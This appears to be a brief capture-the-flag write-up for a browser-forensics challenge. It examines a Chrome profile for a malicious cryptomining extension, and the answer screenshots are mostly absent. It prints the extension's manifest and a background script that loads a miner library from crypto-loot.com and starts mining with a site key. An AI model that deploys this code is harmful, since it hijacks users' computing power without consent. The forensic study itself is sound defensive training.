

Reference: https://blueteamlabs.online/home/challenge/browser-forensics-cryptominer-aa00f593cb

Download the browser dump from here

Profiles in Google Chrome




Analysis in FTK Imager



Browser Extension ID

Theme name




ID and name of the cryptominer

Description of the cryptominer

```
{
   "background": {
      "scripts": [ "background.js" ]
   },
   "description": "Allows staff members to mine cryptocurrency in the background of their web browser",
   "icons": {
      "16": "16.png"
   },
   "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAp1BrfOdr9hldFysTWVfr6nkuAD8IShanyW+d1kG1J6RKUWOCMQTjNUv2R+K+wz5pvgnrHZfc5jx+rGN1VPgs3
   "manifest_version": 2,
   "minimum_chrome_version": "9",
   "name": "DFP Cryptocurrency Miner",
   "omnibox": {
      "keyword": "DFP Miner"
   },
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "3"
}
```

Name of the specific javascript and hashes per second



background - Notepad

File Edit Format View Help

```
<script src="https://crypto-loot.com/lib/miner.min.js"></script>
<script>
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
        {
        threads:3,autoThreads:false,throttle:0.2,
        }
);
miner.start();
</script>
<script>
        // Listen on events
        miner.on('found', function() { /* Hash found */ })
        miner.on('accepted', function() { /* Hash accepted by the pool */ })

        // Update stats once per second
        setInterval(function() {
                var hashesPerSecond = miner.getHashesPerSecond(20);
                var totalHashes = miner.getTotalHashes(256000000);
                var acceptedHashes = miner.getAcceptedHashes();

                // Output to HTML elements...
        }, 1000);
</script>
```

Ln 8, Col 15 100% Windows (CRLF) UTF-8

Public key associated

Solution Screenshot